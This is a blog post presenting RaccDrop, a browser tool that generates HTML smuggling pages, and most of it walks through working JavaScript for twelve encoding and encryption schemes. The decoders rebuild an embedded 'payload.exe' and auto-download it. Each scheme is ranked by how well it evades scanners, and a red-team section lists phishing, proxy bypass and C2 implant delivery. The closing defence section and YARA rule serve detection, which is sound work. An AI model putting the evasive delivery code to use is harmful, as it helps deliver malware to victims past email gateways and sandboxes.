
RaccDrop: HTML Smuggling Made Simple
 HTML Smuggling is a payload delivery technique that abuses legitimate HTML5 and JavaScript features to construct malicious files directly inside the victim’s browser. Unlike traditional downloads, the payload never crosses the network as a recognizable binary — it arrives as harmless-looking HTML, reassembles itself client-side, and drops to disk. This makes it particularly effective at bypassing email gateways, web proxies, and sandboxes that rely on inspecting file transfers.
RaccDrop is a self-contained, browser-based tool that generates HTML smuggling payloads. Pick a file, choose an encoding method, and it produces a standalone HTML file that reconstructs and delivers the original payload when opened. No server needed, no dependencies — everything runs in the browser.
The source code lives at github.com/BenjiTrapp/RaccDrop, forked from Team-Recon-Black-Ops.
HTML Smuggling vs. HTTP Request Smuggling
These are often confused but are completely different attack types:
| HTML Smuggling | HTTP Request Smuggling | |
|---|---|---|
| Target | End user (browser) | Web servers / reverse proxies |
| Vector | Malicious HTML file with embedded payload | Malformed HTTP headers (CL/TE desync) |
| Goal | Deliver files past security controls | Bypass access controls, poison caches |
| MITRE | T1027.006 | N/A (server-side) |
I covered HTTP Request Smuggling in a previous post about proxy attacks and the HTTP Request Smuggling Lab. This post is about the client-side HTML variant.
How HTML Smuggling Works
The attack flow is straightforward:
- Encode — The payload (any file) is encoded into a text representation using one or more methods (Base64, Hex, XOR, AES, RC4, Custom B64, CharCode, Decimal, Reverse, CSS/SVG data attributes, or a multi-layer chain) and embedded directly into an HTML document
- Deliver — The HTML file is sent via email, hosted on a website, or distributed through any channel. To security tools inspecting the wire, it looks like a regular HTML page
- Decode & Drop — When the victim opens the HTML file in their browser, JavaScript decodes the embedded data, constructs a
Blob, and triggers an automatic download via a programmatically created<a>element

The key insight: the malicious binary never exists on the network. It’s assembled entirely in the browser’s memory from what looks like JavaScript string data.
RaccDrop — Encoding Methods
RaccDrop supports twelve encoding/encryption methods, each with different tradeoffs:
CSS Data Attribute
Stores the Base64-encoded payload in a data-file attribute on a hidden <div>. JavaScript reads the attribute and decodes it on page load.
<div id="data" data-file="ENCODED_PAYLOAD_HERE"></div>
<script>
  const d = atob(document.getElementById('data').dataset.file);
  const a = document.createElement('a');
  a.href = d;
  a.download = 'payload.exe';
  document.body.appendChild(a);
  a.click();
</script>
Stealth: Medium — the payload is in the DOM but not in a <script> block, which can bypass some static analysis rules.
XOR Encryption
The payload is XOR’d with a random 16-character key and then Base64-encoded. Decryption happens inline:
function xorDec(d, k) {
  return atob(d)
    .split('')
    .map((c, i) =>
      String.fromCharCode(c.charCodeAt(0) ^ k.charCodeAt(i % k.length))
    )
    .join('');
}
let d = xorDec(encodedData, key);
Stealth: Higher — the payload is not recognizable without the key. Simple but effective against pattern-matching scanners.
AES-GCM Encryption
Uses the Web Crypto API for proper AES-256-GCM encryption with a random IV. This is the strongest option:
async function aesDec(data, key) {
  const raw = atob(data);
  const iv = new Uint8Array([...raw.slice(0, 12)].map(c => c.charCodeAt(0)));
  const encData = new Uint8Array([...raw.slice(12)].map(c => c.charCodeAt(0)));
  const k = await crypto.subtle.importKey(
    'raw', new TextEncoder().encode(key),
    { name: 'AES-GCM' }, false, ['decrypt']
  );
  const dec = await crypto.subtle.decrypt({ name: 'AES-GCM', iv }, k, encData);
  return new TextDecoder().decode(dec);
}
Stealth: Highest — the payload is fully encrypted. Scanners cannot inspect the content without the key, which is embedded in the same file (a tradeoff for self-contained delivery).
Base64 Encoding
The simplest approach — the payload is just btoa()‘d and decoded with atob() on the other end.
Stealth: Low — Base64 blobs are easy to spot and many security tools will decode and inspect them.
Hex Encoding
Each character is converted to its two-digit hex representation. Decoded by converting hex pairs back to characters:
let d = decodeURIComponent(hexData.replace(/(..)/g, '%$1'));
Stealth: Low-Medium — less commonly scanned for than Base64, but still trivially reversible.
RC4 Stream Cipher
RC4 applies a stream cipher using a random 16-character key. The KSA initializes the permutation array, PRGA generates the keystream, and the result is Base64-encoded:
function rc4(data, key) {
  const s = Array.from({length: 256}, (_, i) => i);
  let j = 0;
  for (let i = 0; i < 256; i++) {
    j = (j + s[i] + key.charCodeAt(i % key.length)) % 256;
    [s[i], s[j]] = [s[j], s[i]];
  }
  let ii = 0; j = 0;
  return [...data].map(c => {
    ii = (ii + 1) % 256;
    j = (j + s[ii]) % 256;
    [s[ii], s[j]] = [s[j], s[ii]];
    return String.fromCharCode(c.charCodeAt(0) ^ s[(s[ii] + s[j]) % 256]);
  }).join('');
}
const rc4Enc = (d, k) => btoa(rc4(d, k));
const rc4Dec = (d, k) => rc4(atob(d), k);
Stealth: Higher — proper stream cipher with key-scheduled permutation. More robust than simple XOR, but still symmetric with the key embedded in the payload.
Reverse Encoding
The entire data string is simply reversed character-by-character. Minimal overhead, minimal protection:
const reverseStr = d => [...d].reverse().join('');
Stealth: Low — trivially reversible by any scanner that checks for reversed Data URLs, but adds a layer of obfuscation that may bypass naive pattern matching.
CharCode Array
Each character is converted to its numeric character code and stored as a JSON array:
const toCharCodes = d => JSON.stringify([...d].map(c => c.charCodeAt(0)));
const fromCharCodes = d => JSON.parse(d).map(c => String.fromCharCode(c)).join('');
Stealth: Low-Medium — the payload looks like a large JSON number array. Unusual enough to avoid basic string-matching, but the format is recognizable.
Decimal Encoding
Similar to CharCode, but character codes are stored as dot-separated decimal values instead of a JSON array:
const toDecimal = d => [...d].map(c => c.charCodeAt(0)).join('.');
const fromDecimal = d => d.split('.').map(n => String.fromCharCode(+n)).join('');
Stealth: Low-Medium — the output resembles IP address-like notation. Slightly less obvious than a JSON array to automated tools.
Custom Base64 Alphabet
Uses a standard Base64 encoding but with a key-derived shuffled alphabet. The same key shuffles the alphabet deterministically, so the output looks like Base64 but won’t decode with standard atob():
const stdB64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
function shuffleAlpha(key) {
  const arr = stdB64.split('');
  for (let i = arr.length - 1; i > 0; i--) {
    const j = key.charCodeAt(i % key.length) % (i + 1);
    [arr[i], arr[j]] = [arr[j], arr[i]];
  }
  return arr.join('');
}
function customB64Enc(d, key) {
  const alpha = shuffleAlpha(key);
  return btoa(d).split('').map(c =>
    c === '=' ? '=' : alpha[stdB64.indexOf(c)]
  ).join('');
}
Stealth: Medium — scanners that try to Base64-decode the blob will get garbage. The alphabet looks like standard Base64 but the mapping is wrong without the key.
SVG Data Attribute
Hides the Base64-encoded payload inside a data-payload attribute on a hidden SVG element. Conceptually similar to the CSS method but uses SVG as the container:
<svg id="svgData" xmlns="http://www.w3.org/2000/svg"
     style="display:none" data-payload="ENCODED_PAYLOAD_HERE"></svg>
<script>
(() => {
  const d = atob(document.getElementById('svgData').dataset.payload);
  const a = document.createElement('a');
  a.href = d;
  a.download = 'payload.exe';
  document.body.appendChild(a);
  a.click();
  a.remove();
})();
</script>
Stealth: Medium — the payload lives in an SVG element, which many scanners ignore entirely. SVG attributes are less commonly inspected than <script> blocks or <div> data attributes.
Multi-layer Chaining
The most powerful option. Chain any combination of the encoding methods above, applied in sequence. Each layer wraps the previous output, and the generated payload reverses the chain to decode:
Original → XOR → AES → Base64 → Delivered payload
Decode:    Base64 → AES → XOR → Original
When using multi-layer mode, you select which methods to chain via checkboxes. RaccDrop generates a single decode function that applies each layer’s inverse in reverse order:
// Example: XOR → AES → Base64 chain decode
(async () => {
  let d = "ENCODED_DATA";
  d = atob(d);                    // undo Base64 (last applied)
  d = await aesDec(d, key);       // undo AES
  d = xorDec(d, key);             // undo XOR (first applied)
  const a = document.createElement('a');
  a.href = d;
  a.download = 'payload.exe';
  document.body.appendChild(a);
  a.click();
  a.remove();
})();
Stealth: Highest — stacking multiple encoding and encryption layers makes static analysis extremely difficult. Each layer must be peeled in the correct order with the correct key.
Using RaccDrop
- Open RaccDrop in your browser
- Click Choose File and select the file you want to smuggle
- Pick an encoding method from the dropdown (or select Full trash panda combo to chain multiple layers)
- If using multi-layer mode, check the individual methods you want to chain
- Click Execute Drop
- A self-contained HTML file downloads automatically (named
raccdrop_<method>_<filename>.html)
The generated HTML file contains:
- A manifest comment with metadata (method, original filename, timestamp, key)
- Meta tags for method, label, filename, and generation timestamp
- The encoded/encrypted payload
- Inline JavaScript that decodes and triggers the download
- A visible panel with copyable HTML and JavaScript snippets for embedding the payload into other pages
The available drop methods in the UI:
| UI Label | Method |
|---|---|
| Hide the paws | CSS data attribute |
| Encrypt trash | XOR cipher |
| Lock it up | AES-GCM encryption |
| Scramble the scraps | RC4 stream cipher |
| Wrap in a napkin | Base64 encoding |
| Hexify the junk | Hex encoding |
| Flip the dumpster | Reverse string |
| Claw into CharCodes | CharCode array |
| Dot-trail the crumbs | Decimal notation |
| Shuffle the paw prints | Custom B64 alphabet |
| Bury loot in SVG | SVG data attribute |
| Full trash panda combo | Multi-layer chaining |
Red Team Use Cases
HTML Smuggling is particularly useful in scenarios where traditional payload delivery is blocked:
- Phishing campaigns — Attach the HTML file to an email. Most email gateways allow HTML attachments since they can’t detect the embedded payload
- Bypassing web proxies — Host the HTML file on a trusted domain. The download happens client-side, so the proxy only sees an HTML page being loaded
- Initial access — Deliver droppers, loaders, or C2 implants without triggering network-based detection
- ISO/IMG delivery — Smuggle disk images that mount automatically on Windows, bypassing Mark-of-the-Web (MotW) on older versions
Real-world threat actors including Nobelium (APT29), Mango Sandstorm, and DEV-0238 have used HTML smuggling in campaigns targeting enterprises.
Detection and Defense
From a blue team perspective, here’s how to detect and mitigate HTML smuggling:
| Control | What It Does |
|---|---|
| Mark-of-the-Web (MotW) | Modern browsers tag downloads with a zone identifier. Windows SmartScreen uses this to warn users |
| Disable JavaScript in email | Most email clients already do this, but webmail may not |
Monitor Blob URL creation |
EDR rules can flag URL.createObjectURL() followed by click events on dynamically created <a> elements |
| Block HTML attachments | Configure email gateway policies to quarantine .html / .htm attachments |
| Content inspection | Advanced sandboxes can execute HTML files and observe the resulting file drops |
| ASR rules (Windows Defender) | Rule “Block JavaScript or VBScript from launching downloaded executable content” helps |
| Browser isolation | Prevents the dropped file from reaching the endpoint’s real filesystem |
Yara rule example for detecting HTML smuggling patterns:
rule HTML_Smuggling_Indicators {
    meta:
        description = "Detects common HTML smuggling patterns"
    strings:
        $blob = "new Blob(" ascii
        $createObjectURL = "URL.createObjectURL" ascii
        $createElement_a = "createElement('a')" ascii
        $atob = "atob(" ascii
        $download = ".download=" ascii
        $crypto = "crypto.subtle" ascii
        $charCodeAt = "charCodeAt(" ascii
        $fromCharCode = "String.fromCharCode" ascii
        $json_parse = "JSON.parse(" ascii
        $reverse = ".reverse().join" ascii
        $data_payload = "data-payload=" ascii
        $data_file = "data-file=" ascii
        $raccdrop = "raccdrop" ascii nocase
    condition:
        filesize < 10MB and
        3 of them
}
Under the Hood
The architecture is built around two key abstractions: a unified encodeData() dispatcher that routes to the selected method, and a buildDecodeChain() function that generates the inverse operations for the payload HTML.
For single-method payloads, encoding and decoding are straightforward one-step operations. For multi-layer mode, encodeData() is called in sequence for each selected layer, and buildDecodeChain() generates the reverse sequence of decode calls:
// Unified encode dispatcher
async function encodeData(data, method, key) {
  switch (method) {
    case 'aes':      return await aesEnc(data, key);
    case 'xor':      return xorEnc(data, key);
    case 'rc4':      return rc4Enc(data, key);
    case 'hex':      return toHex(data);
    case 'base64':   return btoa(data);
    case 'reverse':  return reverseStr(data);
    case 'charcode': return toCharCodes(data);
    case 'decimal':  return toDecimal(data);
    case 'customb64': return customB64Enc(data, key);
    default:         return data;
  }
}
The generated payload HTML embeds everything needed for self-contained execution — the encoded data, the decode logic, and meta tags with the manifest. The core download trigger remains the same HTML5 pattern:
(async () => {
  let d = /* decode payload based on method chain */;
  const a = document.createElement('a');
  a.href = d;         // Data URL with the decoded payload
  a.download = 'original_filename';
  document.body.appendChild(a);
  a.click();           // Triggers the browser's download
  a.remove();
})();
This works because browsers allow JavaScript to create <a> elements with download attributes and programmatically click them — a legitimate HTML5 feature designed for client-side file generation (think “Export as CSV” buttons). HTML Smuggling simply repurposes this for payload delivery.
The entire tool is pure vanilla JavaScript with zero dependencies. It uses the Web Crypto API for AES-GCM, FileReader and Blob APIs for file handling, and requires no build step.
Further Reading
◀ Back to the Blog